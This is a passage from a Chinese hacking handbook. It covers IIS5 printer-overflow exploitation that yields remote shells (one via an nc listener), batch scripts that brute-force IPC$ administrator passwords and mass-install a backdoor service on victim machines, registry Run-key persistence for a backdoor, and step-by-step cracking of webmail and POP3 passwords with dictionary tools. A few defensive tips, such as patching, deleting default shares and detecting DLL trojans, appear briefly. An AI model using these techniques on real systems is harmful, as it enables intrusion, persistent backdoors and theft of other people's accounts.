其中目标版本中 0~9 等 10 个数字分别对应不同语言版本及 SP 的系统版本，各版本具体对应参数如下所示：

中文:	0
中文 + SP':	1
英文:	2
英文 + SP':	3
日语:	4
日语 + SP':	5
韩文:	6
韩文 + SP':	7
墨西哥语:	8
墨西哥语 + spl:	9

在此输入“IIS5hack 61.159.224.135 80 0”命令，按回车键后具体显示信息。在图中可以找到“Now you can telnet 99 port”和“Good luck”回应，也只有返回该回应时才表明溢出成功。

溢出成功后即可执行 telnet 段的内容，也就是一开始提到的开一个 99 端口的 shell，具体



命令如下所示：

```
telnet <目标 ip> 99
```

在此输入“telnet 61.159.224.135 99”命令。

回车后稍微等待即可连接到目标主机，此时通过命令即可对目标主机的网站大施拳脚。

2. 利用 IIS5Exploit 实现 printer 溢出漏洞攻击

此软件是根据 jill.c 改编优化部分代码编译出来的，这个软件用起来很简单，包括 IIS5Exploit.exe、nc.exe 和 readme.txt 三个文件。

下载解压缩后首先运行 nc.exe 程序，也就是在本机用 nc 开一个监听端口，命令为“nc -l -p 99”。

回车后，此界面将自动关闭。双击运行 IIS5Exploit.exe 后将自动关闭，但此命令已可使用。依次单击【开始】→【所有程序】→【附件】→【命令提示符】命令项，打开命令提示符对话框，并转到 IIS5Exploit.exe 所在目录下。在此对话框中输入命令“iis5Exploit <目标 ip> <本地 IP> <溢出连接端口>”。

稍等片刻，如果成功在本机 NC 端口出现如下命令：

```
C:\>nc -l -p 99
Microsoft Windows 2000[Version 5.00.2195]
(C)Copyright 1985 -1999 Microsoft Corp.
C:\>
```

也就是成功进入目标主机，可以创建属于自己的用户和密码，进一步实现对目标主机的控制。但在退出 TELNET 服务时一定要记得使用 exit 正常退出，否则目标主机的 IIS 会死。

解决办法：

(1) 及时下载相应补丁，下载地址如下所示：

<http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321>

(2) 在没有补丁的时候，就得通过手动的方式来配置服务器，依次执行【设置】→【控制面板】→【管理工具】→【Internet 服务管理器】命令项，右击打开的站点，依次执行【属性】→【主目录】→【配置】→【应用程序映射】命令项，找到并删除 printer，但此操作将使计算机丧失网络打印功能。



第4节 常用批处理攻击命令

批处理(Batch)是一种简化的脚本语言，它应用于 DOS 和 Windows 系统中，它是由 DOS 或者 Windows 系统内嵌的命令解释器(通常是 COMMAND.COM 或者 CMD.EXE)解释运行。

第三章 互联网信息服务攻防



类似于 Unix 中的 Shell 脚本。批处理文件具有. bat 或者. cmd 的扩展名,其最简单的例子,是逐行书写在命令行中会用到的各种命令。更复杂的情况,需要使用 if,for,goto 等命令控制程序的运行过程,如同 C,Basic 等高级语言一样。如果需要实现更复杂的应用,利用外部程序是必要的,这包括系统本身提供的外部命令和第三方提供的工具或者软件。批处理程序虽然是在命令行环境中运行,但不仅仅能使用命令行软件,任何 32 位的 Windows 程序都可以放在批处理文件中运行。

1. 批处理内部命令简介

下面介绍的是入侵中经常使用的批处理命令,希望学习之后能在语法格式和使用方法上有一个概况。要想成为黑客高手,这些命令是必须掌握的。

(1) Echo 命令

打开或关闭回显功能,或者称为显示信息。如果不带参数,echo 命令将显示当前回显设置。

语法格式:

```
echo[ on | off ]  
echo[ message ]
```

例如:

```
@ echo off  
echo hello world
```

在实际应用中一般会把此命令和重定向符号结合,实现输入一些命令到特定格式的文件中。

(2) @ 命令

表示不显示@后面的命令,例如在入侵过程中使用批处理来格式化对方的硬盘时肯定不能让对方看到使用的命令。

例如:

```
@ echo off  
@ echo Now initiaiiZing the program,Please wait a minite...
```

(3) Goto 命令

跳转到指定标签,找到指定标签后,程序将处理从下一行开始的命令。

语法格式:

goto label (label 是参数,指定所要转向的批处理程序中的行。)

例如:

```
if "% 1" = = "" goto noparms  
if "% 2" = = "{}" " goto noparms  
@ Rem check parameters if null show usage  
:noparms
```



```
echo Usage:monitor.bat ServerIP PortNumber
```

标签的名字可以是很随意的,但是需要占一整行,并且以冒号打头。这里建议加一些说明,以便让别人看清楚。

(4) Rem 命令

注释命令,在 C 语言中相当于`\/*……*/`,它并不会被执行,只是起一个注释的作用,便于别人阅读和自己日后修改。

语法格式:

```
Rem Message
```

例如:

```
@ Rem Here is the description.
```

(5) Pause 命令

运行 Pause 命令时,将显示下面的消息:

```
press any key to continue...
```

例如:

```
a echo off
;begin
copy a: *.* d: \back
echo Please put a new disk into driver A
pause
goto begin
```

上面讲的实例中,驱动器 A 中磁盘上的所有文件均复制到 d:\back 中。显示的注释提示将另一张磁盘放入驱动器 A 时,Pause 命令会使程序挂起以便更换磁盘,接着按任意键继续处理。

(6) Call 命令

从一个批处理程序调用另一个批处理程序,并且不终止父批处理程序。Call 命令接受调用目标的标签。如果在脚本或批处理文件外使用 Call,它将不会在命令行起作用。

语法格式:

```
call [[ Drive:] [ Path ] FileName [ BatchParameters ]] [: label [ arguments ]]
```

具体参数[Drive:] [Path] FileName 指定要调用的批处理程序的位置和名称。filename 参数必须具有. bat 或. cmd 扩展名。

(7) Start 命令

调用外部程序,所有的 DOS 命令和命令行程序都可以由 Start 命令来调用。

入侵常用命令

MIN:开始时窗口最小化。

SEPARATE:在分开的空间内开始 16 位 Windows 程序。

HIGH:在 HIGH 优先级类别开始应用程序。



REALTIME: 在 REALTIME 优先级类别开始应用程序。

WAIT: 启动应用程序并等候它结束。

Parameters: 这些为传送到命令/程序的参数。

执行的应用程序是 32 位 GUI 应用程序时, cmd. exe 不等应用程序终止就返回命令提示。如果在命令脚本内执行, 该行为则不会发生。

(8) Choice 命令

使用此命令可以让用户输入一个字符, 从而运行不同的命令。使用时应该加/c:参数, c:后为提示可输入的字符, 其间无空格。它的返回码为 1234……

例如: choice/c:dme/m defrag,mem,end

将显示

defrag,mem,end[D,M,E]?

例如:

Sample. bat 的内容如下(用 iferrorlevel 判断返回值时应先判断数值最高的返回值):

```
@ echo off
choice/c:dme/m defrag,mem,end
if errorlevel 3 goto o defrag
if errorlevel 2 goto o mem
if errorlevel 1 goto o end
: defrag
C:\dos\defrag
goto o end
: mem
mem
goto o end
:end
echo goodbye
```

运行上述文件后, 将显示“defrag,mem,end[D,M,E]?”, 用户可选择 dme, 然后 if 语句将作出判断, d 表示执行标号为 defrag 的程序段, m 表示执行标号为 mem 的程序段, e 表示执行标号为 end 的程序段, 每个程序段最后都以 goto o end 为结束跳到 end 标号处, 然后程序将显示 goodbye, 文件结束。

(9) If 命令

If 将判断是否符合规定的条件, 从而决定执行不同的命令。共有三种格式:

- “if[not] "参数" == "字符串" 待执行的命令”, 参数如果等于指定的字符串(注意是两个等号), 则条件成立, 运行命令, 否则运行下一句。

例如:

```
if "%1" == "a" format a:
if "%1" == "" goto noparms
```

黑客\攻防 大全

```
if "%2" == "" goto nparms
```

- “if[not] exist 文件名待执行的命令”，如果有指定的文件，则条件成立，运行命令，否则运行下一句。

例如：

```
if exist config.sys edit config.sys
```

- “if[not] errorlevel 数字待执行的命令”，如果返回码等于指定的数字，则条件成立，运行命令，否则运行下一句。

例如：

```
if errorlevel 2 goto x2
```

DOS 程序运行时都会返回一个数字给 DOS，称为错误码(errorlevel)或称返回码，常见的返回码为 0、1。

(10) For 命令

For 命令相当复杂，循环执行的时候使用。

语法格式：

```
for % variable | % % variable) in (set) do command[ command - parameters]
```

其中：

% variable 指定一个单一字母可替换的参数。

(set) 指定一个或一组文件，可以使用通配符。

command 指定对每个文件执行的命令。

command - parameters 为特定命令指定参数或命令行开关。

在批处理文件中使用 for 命令时，指定变量请使用% % variable 而不要用% variable。另外变量名称是区分大小写的，所以% i 不同于% I。

如果命令扩展被启用，下列额外的 for 命令格式会受到支持：

```
for/D% variable in (set) do command[ command - parameters]
```

如果集中包含通配符，则指定与目录名匹配，而不与文件名匹配。

```
for/R[ [ drive:] path ]% variable in (set) do command[ command - parameters]
```

检查[drive:] path 为根的目录树，指向每个目录中的 for 语句。如果在 IR 后没有指定目录，则使用当前目录。如果仅为一个单点“.”字符，则枚举该目录树。

```
for/L% variable in (start,step,end) do command[ command parameters]
```

该集表示以增量形式从开始到结束的一个数字序列。因此，(1,1,5) 将产生序列(12345)，(5,-1,1) 将产生序列(54321)。

```
for/F[ " options" ]% variable in (set) do command[ command parameters]
```

默认/F 通过每个文件的每一行中分开的第一个空白符号。跳过空白行。也可通过指定可选“options”参数替代默认解析操作。这个带引号的字符串包括一个或多个指定不同解析选项的关键字。这些关键字为：

eol = c 指一个行注释字符的结尾(就一个)。



skip = n 指在文件开始时忽略的行数。

delims = xxx 指分隔符集,其替换了空格和跳格键的默认分隔符集。

tokens = x,y,m - n 指每行的哪一个符号被传递到每个迭代的 for 本身,将会导致额外变量名称的格式为一个范围。通过 n 符号指定 m。如果字符串中的最后一个字符为星号,那么额外的变量将在最后一个符号解析之后分配并接受行的保留文本。

usebackq 指定新语法已在下列情况中使用:在作为命令执行一个后引号的字符串并且一个单引号字符为文字字符串命令并允许在文件集中使用双引号括起文件名称。

例如:

```
for /F "eol = ;tokens = 2,3 * delims = ,%" i in (myfile.txt) do @echo %  
i % j % k
```

会分析 myfile.txt 中的每一行,忽略以分号打头的那些行,将每行中的第二个和第三个符号传递给 for 程序体;用逗号和/或空格定界符号。这时候要仔细,这个 for 程序体的语句引用% i 来取得第二个符号,引用% j 来取得第三个符号,引用% k 来取得第三个符号后的所有剩余符号。对于带有空格的文件名,需要用双引号将文件名括起来。为了用这种方式来使用双引号,您还需要使用 usebackq 选项,否则,双引号会被理解成是用作定义某个要分析的字符串的。

2. 批处理命令攻击实践

知道了招式并不代表就是一武功高手,只有在实践中才能判断武功的高低,下面就来测试武功的高低吧!

●利用 For 命令暴力破解密码

利用 For 命令来实现对一台目标 Windows 2000 主机暴力破解密码。

利用 net use \\ip\\ipc \$ "password" /u:"administrator" 来尝试和目标主机进行连接,当成功时记下密码。

最主要的命令是一条:for/f% i in (dict. txt) do net use \\ip\\ipc \$ "% i" /u:"administrator"

用% i 来表示 administrator 的密码,在 dict. txt 中逐个取% i 的值用 net use 命令来连接。然后将程序运行结果传递给 find 命令:

```
for/f% % i in (dict. txt) do net use \\ip\\ipc $ "% % i" /u:"administrator" | find "命令成功完成" >> D:\\ok. txt
```

这样就 OK 了。

●利用 For 命令上传文件

当拥有大量的“肉鸡”需要去种后门和木马时,原本开心的事情将变得很郁闷,因为大量的移植工作太累人了,在本节开头就谈到使用批处理文件可以简化日常重复性任务,那么如何实现呢?

主要命令也只有一条:

```
@ for /f "tokens = 1,2,3 delims = % % i in (victim.txt) do start call
```

door.bat% % i% % j% % k

具体代码雏形：

```
main.bat:  
@ echo off  
@ if "%1" == "" goto usage  
@ for /f "tokens=1,2,3 delims=%%i in (victim.txt) do start call  
door.bat% %i% %j% %k  
@ goto end  
:usage  
@ echo run this batch in dos mode.or just double-click it.  
:end  
door.bat:  
@ net use \\%1\ipcS%3\%2  
@ if errorlevel 1 goto failed  
@ echo Trying to establish the IPC$ connection.....OK  
@ copy windrv32.exe \\%i\admin\$system32 && if not errorlevel 1  
echo IP%1 USER %2 PWD %3 >> ko.txt  
@ ps \\%1 c:\winnt\system32\windrv32.exe  
@ ps \\%1 net start windrv32 && if not errorlevel 1 echo %1 Back-  
doored >> ko.txt  
:failed  
@ echo Sorry cannot connect to the victim.
```

这只是一个自动种植后门批处理的雏形，两个批处理和后门程序 Windrv32.exe、PS.exe 需放在同一目录下，批处理内容尚可扩展。

●利用 For 命令输出重定向命令：

时下 DLL 木马盛行，知道 system32 是个捉迷藏的好地方，许多木马都削尖了脑袋往那里钻，DLL 木马也不例外，针对这一点可以在安装好系统和必要的应用程序后，对该目录下的 EXE 和 DLL 文件作一个记录：

运行 cmd 转换目录到 system32，然后 dir *.exe > exeback.txt & dir *.dll > dllback.txt，这样所有的 EXE 和 DLL 文件的名称都分别被记录到 exeback.txt 和 dllback.txt 中，日后如发现异常但用传统的方法查不出问题时，则要考虑是不是系统中已经潜入 DLL 木马了，此时用同样的命令将 system32 下的 EXE 和 DLL 文件记录到另外的 exebackl.txt 和 dllbackl.txt 中，然后运行：fc exeback.txt exebackl.txt > diff.txt & fc dllback.txt dllbackl.txt > diff.txt。用 FC 命令比较前后两次的 DLL 和 EXE 文件，并将结果输出到 diff.txt 中，这样就能发现一些多出来的 DLL 和 EXE 文件，然后通过查看创建时间、版本、是否经过压缩等就能够比较容易的判断出是不是已经被 DLL 木马光顾了。如果说有的话不要直接删除掉，先用 regsvr32/utrojan.dll 将后门 DLL 文件注销掉，再把它移到回收站里，若系统没有异常反应再将之彻底删除或者提



交给杀毒软件公司。

● 使用批处理文件操作注册表

在入侵过程中经常会操作注册表的特定键值来实现一定的目的，例如：为了达到隐藏后门、木马程序而删除 Run 下残余的键值，或者创建一个服务用以加载后门。当然也可以修改注册表来加固系统或者改变系统的某个属性，这些都需要对注册表操作有一定的了解。下面就先学习一下如何使用 .reg 文件来操作注册表。

关于注册表的操作，常见的是创建、修改、删除。

• 创建

创建分为两种，一种是创建子项（Subkey），首先创建一个文件，这种文件格式就是典型的文件格式，和从注册表中导出的文件格式一致，内容如下：

```
Windows Registry Editor Version 5.00
```

```
[ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\hacker ]
```

然后执行该脚本，就已经在 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft 下创建了一个名字为“hacker”的子项。

另一种是创建一个项目名称，内容如下：

```
Windows Registry Editor Version 5.00
```

```
[ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run ]
```

```
"Invader" = "Ex4rch"
```

```
"Door" = C:\WINNT\system32\door.exe
```

```
"Autodos" = dword:02
```

这样就在 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 下新建了 Invader、Door 和 Autodos 这三个项目。

Invader 的类型是“String”，Door 的类型是“REGSZ”，Autodos 的类型是“DWORD”。

• 修改

做修改是比较容易的事，只要把需要修改的项目导出，然后修改文本就行了，然后导入（regedit/s）即可。

• 删除

首先来了解删除一个项目名称，创建一个如下的文件：

```
Windows Registry Editor Version 5.00
```

```
[ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run ]
```

```
"Ex4rch" = -
```

执行该脚本，HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current Version\Run 下的“Ex4rch”就被删除了。

再了解删除一个子项，创建一个如下的脚本：

```
Windows Registry Editor Version 5.00
```

```
[ - HKEY_LOCAL_MACHINE \SOFTWARE \Microsoft \Windows \CurrentVersion \
Run ]
```

执行该脚本，HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 就已经被删除了。

相信看到这里对.reg 文件基本已经掌握了。那么下面就是如何用批处理来创建特定内容的.reg 文件了，记得前面说到利用重定向符号可以很容易的创建特定类型的文件。

例如想生成如下注册表文件：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE \SOFTWARE \Microsoft \Windows \CurrentVersion \
Run ]
```

```
"Invader" = "Ex4rch"
"door" = C:\WINNT\system32\door.exe
"Autodos" = dword:02
```

只需要如此即可：

```
@ echo Windows Registry Editor Version 5.00 >> Sample.reg
@ echo[HKEY_LOCAL_MACHINE \SOFTWARE \Microsoft \Windows \Current-
Version\Run] >> Sample.reg
@ echo "Invader" = "Ex4rch" >> Sample.reg
@ echo "door" = C:\WINNT\system32\door.exe >> Sample.reg
@ echo "Autodos" = dword:02 >> Sample.reg
```

3. 删除 Windows 2000/XP 默认共享批处理

此共享代码在攻击者的特殊照顾下，将成为一个很好的攻击漏洞，使用此命令即可实现对批处理文件的删除，让计算机更加远离灾难。


具体实现代码如下所示：

```
@ echo preparing to delete all the default shares.when ready press
any key .
@ pause
@ echo off
:Rem check parameters if null show usage.
if "%1" == "" goto Usage
:Rem code start.
echo .
echo -----
echo .
echo Now deleting all the default shares.
```

第三章 互联网信息服务攻防



```
echo.  
net share % 1$ /delete  
net share % 2$ /delete  
net share % 3$ /delete  
net share % 4$ /delete  
net share % 5$ /delete  
net share % 6$ /delete  
net share % 7$ /delete  
net share % 8$ /delete  
net share % 9$ /delete  
net stop Server  
net start Server  
echo.  
echo All the shares have been deleted  
echo.  
echo -----  
echo.  
echo Now modify the registry to change the system default proper-  
ties.  
echo.  
echo Now creating the registry file  
echo Windows Registry Editor Version 5.00 >c:\delshare.reg  
echo[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lan-  
manserver\parameters] >>C:\delshare.reg  
echo "AutoShareWks"=dword:00000000 >c:\delshare.reg  
echo "AutoShareServer"=dword:00000000 >>c:\delshare.reg  
echo Now using the registry file to change the system default prop-  
erties.  
regedit/c:\delshare.reg  
echo Deleting the temporarily files.  
del c:\delshare.reg  
goto END  
:Usage  
echo.  
echo -----  
echo.
```





```
echo ☆An example for batch file☆
echo ☆[Use batch file to change the sysytem share properties.]☆
echo .
echo Author:Ex4rch
echo Mail:Ex4rch@hotmail.com QQ:1672602
echo .
echo Error:Not enough parameters
echo .
echo ☆Please enter the share disk you wanna delete☆
echo .
echo For instance,to delete the default shares:
echo delshare c d e ipc admin print
echo .
echo If the disk lable is not as C:D:E:,Please change it youself.
echo .
echo example:
echo If local disk lable are C:D:E:X:Y:Z:,you should chang the com-
mand into:
echo delshare c d e x Y Z ipc admin print
echo .
echo * * *you can delete nine shares once in a using * * *
echo .
echo -----
goto EOF
:END
echo .
echo -----
echo .
echo OK,delshare.bat has deleted all the share you assigned.
echo .Any questions,feel free to mailto:Ex4rch@hotmail.com.
echo .
echo .
echo -----
echo .
:EOF
echo end of the batch file
```



第 5 节 学习心得

因为 IIS 的一些漏洞，黑客借助这些漏洞进行攻击。这章中我们针对常见的漏洞做了详细的介绍，这样以后搭建 IIS 服务器的时候就有了一定的基础。还得提醒一下，及时打补丁才是最有效解决 IIS 漏洞的最好方法。



第 6 节 疑难知识点荟萃

有时候在使用 Unicode 漏洞进行攻击时，扫描到漏洞后还是入侵不了，一定还有学问。

虽然扫描出 Unicode 漏洞了，漏洞确确实实存在着，可是目标主机把网络用户访问权限修改了，或者将 Scripts、MSADC 等目录进行改名甚至直接删除。就算是这个时候有漏洞，可是没有可以执行攻击命令的文件，因而不能入侵成功。另一方面，在不能进行 IIS 漏洞补丁下载时，就得用这种方法对漏洞补防。

总有时候会有内部 IP 地址漏洞，这样的漏洞的处理方法。

假如 IIS 服务器使用了具有 NAT 功能的防火墙，并使用了内部 IP 地址，通过向服务器发送畸形的请求，远程攻击者即可得到主机内部的 IP 地址。这就是所谓的泄露内部 IP 地址漏洞。

解决办法：这时候我们这样做，打开一个 DOS 窗口，切换到管理脚本目录（如 C:\Inet-pub\AdminScripts）下，运行下面的命令即可使 IIS 服务器使用主机名而不是 IP 地址。

```
adsutil set w3svc/UserHostName True  
net stop iisadmin/y  
net start w3svc
```



第四章 电邮黑客攻防

黑客任务

学这一章的任务就是要学习针对电子邮箱的黑客攻击和防范。

电子邮件的出现，让我们的沟通方便起来，可是因为邮件一般是明文传送，所以很容易被黑客截获信息，跟现实中的邮寄一样，往往路程很漫长，几经周转，中间过程很可能就被人偷看了邮件的内容。

黑客现在传播各种形式的病毒主要还是通过电子邮件的方式，所以为了抵御邮件的攻击，安装防火墙和防毒软件是非常重要的。



第1节 破解 Web – Mail 邮箱密码

只要使用一些现成的工具就能够破解 Web – Mail 邮箱的密码了。下面介绍一些常用的破解工具。

1. 解密高手 Web Cracker

Web Cracker 是专业的破解密码和路由密码的软件！全中文界面，主要对需要密码的网站进行 brute force(穷举破解)。

此软件支持代理服务器。还有声音提示功能，让使用者不至于找到密码时还在睡大觉。编制 Web Cracker 4.0 程序的目的是用于检查自己网站的安全漏洞的，不管你是用来干什么的，都必须在国家法律法规允许的范围内进行。

详细的操作如下：

步骤 1 找到文件双击运行，如图 4 – 1 所示，即可弹出如图 4 – 2 所示的“警告”对话框。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 电邮黑客攻防



图 4-1



图 4-2

单击【我同意】按钮，即可弹出如图 4-3 所示的“解释”对话框。

步骤 2 再次单击【我同意】按钮，即可弹出 Web Cracker 的主界面，如图 4-4 所示。



图 4-3



图 4-4

步骤 3 单击【用户名文件】后面的 按钮，即可打开“浏览”对话框，如图 4-5 所示。

从中选择相应的用户名文件并双击装载。

步骤 4 单击“使用密码文件”后面的 按钮，从弹出的【浏览】对话框中选择一个口令文件。或者直接选中“使用结合文件(密码在用户名文件中)”单选项，即密码文件和用户名文件为同一文件。

步骤 5 切换到“选项”选项卡，如图 4-6 所示，用户在此可以进行一些选项设置，如是否需要声音提示、是否像密码那样尝试用户标识、是否将用户名或密码变换大小写等。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-5




图 4-6

步骤 6 切换到“高级”选项卡，如图 4-7 所示，用户在此可以进行线程数以及是否通过代理服务器进行连接的设置。如果需要使用代理，则可以直接在“Http 代理”处输入代理服务器的域名或 IP 地址，并将相应的端口号、用户名和密码等信息填写进去。

步骤 7 切换到“记录”选项卡，如图 4-8 所示，用户在此可以设置记录存放的路径和文件名以及记录的内容等。



图 4-7



图 4-8

完成设置以后，返回到主界面窗口中，在“URL:”地址栏中输入要破解的网址或 IP 地址，如图 4-9 所示，单击此窗口中的【开始】按钮，进行攻击。

具体的攻击方法是，自动选择一个用户名，然后再逐个试口令，若口令试完后还没有破解成功，则自动选择下一个用户名，依次不断循环下去，直至破解用户名和口令都用完。当成功破解时，就可以使用破解出的用户名和口令进入邮箱。



2. 溯雪 Web 密码探测器

该软件利用 asp、cgi 对免费信箱、论坛、聊天室进行密码探测的软件。密码探测主要是通过猜测生日的方法来实现，成功率可达 60% ~ 70%。溯雪的运行原理是通过提取 asp、cgi 页面表单，搜寻表单运行后的错误标志，有了错误标志后，再挂上字典文件来破解信箱密码。由于许多人对密码的设置采用了自己的生日或常用英文单词等较简单的方式，这给溯雪留下了很大的施展空间。

下面讲述“溯雪 beta 7”破解电子邮箱的密码的详细操作，具体的操作步骤如下所示：

步骤 1 解压下载后的溯雪软件，双击“Dan SnowB7”命令项，即可进入如图 4-10 所示的“溯雪 beta 7”界面，从中可以看出，溯雪已经是一个功能完善的浏览器了。



图 4-9



图 4-10

步骤 2 缺省情况下，界面打开时为浏览模式，在攻击时一般使用标准模式，所以得使用【模式】→【标准模式】命令项，即可将界面切换到如图 4-11 所示的标准模式，在此模式下界面被分为了 6 部分，其功能见下面：



图 4-11




图 4-12

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



- ①浏览器：和常用浏览器功能相同，一般是用来浏览要破解的网站。
- ②控制台：攻击之前设置的各种属性都将在此显示。
- ③表单设置区：导入 URL 地址后进行设置，可以用 CTRL + I 提取。
- ④表单选择区：有些网站拥有多个表单，将在此显示，点击不同的表单，在③处显示也不一样。
- ⑤探测历史记录区：如果探测成功，结果将在此显示。
- ⑥标志设置区：在下面文章中将具体介绍。

步骤 3 DanSnowB7 版本在默认情况下，不会自动分析当前页面，需要手工执行分析命令。在此以 www.* * *.com 的免费信箱为例进行介绍。

首先在“Address”地址栏中输入攻击的网址 www.* * *.com，回车后打开如图 4-12 所示的界面。

步骤 4 按 CTRL + I 提取表单，打开如图 4-13 所示的界面，此时在“表单设置区”可以看到提交的 User Name、passwd 等重要信息。

步骤 5 双击“表单设置区”的“UserName(用户名)”项，打开如图 4-14 所示的对话框，在“单元常量”文本框中输入要破解的用户的用户名，单击【确定】完成设置。



图 4-13



图 4-14


步骤 6 双击“表单设置区”的“passwd(密码)”项，打开对话框，勾选“使用字典”复选项，使用字典查询，可以更大范围的进行密码破解。

步骤 7 单击【浏览】按钮，在安装的“DanSnowB7”文件中找到软件本身自带的字典，点选相应的 password 项。依次单击【打开】和【确定】完成设置。

步骤 8 按 CRTL + R 开始破解，在打开的对话框中根据需要勾选相应的复选框。

单击【确定】按钮，打开对话框。在此对话框中正确选择错误标记，将其复制粘贴在“错误标记”文本框中。

此时得注意了，错误标记的选择是很重要的，接下来就介绍找错误标记的含义及正确选择错误标记的方法。





● 错误标志的含义

下面就从免费邮箱说起，按照一般的方式，首先打开邮箱登录界面，然后填写用户名及密码。用户名和密码匹配了就可以进入页面了，要是不匹配就会进入另外一个页面，通常会显示“用户名或密码错误”。而溯雪就是根据输入正确与输入错误打开的不是同一个页面来判断的。

溯雪的工作原理就是在指定的登录页面，按照提供的各个字段的内容填写页面上的表单，提交检测返回的内容，若返回的内容在相同位置上和指定的错误标志不同，溯雪就会假设提交的是正确的并记录下来。所以错误标志的选择十分重要。换句话说，错误标志是指只有输入错误的密码时才会在页面某个位置出现的内容。

例如，在登录邮箱时，输入不正确的密码时，则提示“密码错误”，根据上面的定义，“密码错误”就能够作为错误标志，因为在输入错误时出现此提示，而输入正确时则不会出现。

● 正确选择错误标志

在攻击邮箱网站时，一般要在网站上注册一个帐号，分别输入正确和错误的密码时，分别打开什么页面，有什么区别，从而判断出错误标志。

选择错误标志时还有一个原则，就是选择靠前的，因为溯雪 B7 根据标志所在的位置来决定返回数据的长度(Packet Length)，选择靠前的标志，返回的数据长度就小，这样探测速度也比较快。

破解完成时，将弹出窗口，在该窗口中显示破解的结果，此时尝试利用破解的结果进行登录，若可以正常登录，则表明破解成功。



第 2 节 破解 POP3 邮箱密码

POP3 邮箱是人们在日常的生活和工作中最常用的邮箱，同时也是黑客们的主要攻击目标。

1. 用“流光”对 POP3 邮箱进行解密

“流光”是一个非常好的 FTP、POP3 解密工具，其界面豪华，功能强大！具备以下功能：可以用于检测 POP3/FTP 主机中用户密码的安全漏洞；163/169 双通：多线程检测、消除系统中密码漏洞；具有高效的用户流模式和服务器流模式，可同时对多台 POP3/FTP 主机进行检测；可以进行最多 500 个线程探测；可以进行线程超时设置，阻塞线程具有自杀功能，不会影响其他线程；支持 10 个字典同时检测；检测设置可作为项目保存；取消了国内 IP 限制而且免费。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4 - 15




图 4 - 16

具体的操作步骤如下所示：

步骤 1 从网站上下载安装文件，双击运行，如图 4 - 15 所示，即可打开如图 4 - 16 所示的“Installation”对话框。

单击【Continue】按钮，即可显示如图 4 - 17 所示的对话框，单击【Browse】按钮，在弹出的对话框中选择输入安装路径。

单击【Next】按钮，即可开始安装，如图 4 - 18 所示，完成之后显示如图 4 - 19 所示的对话框，单击【Finish】按钮即可关闭该对话框。

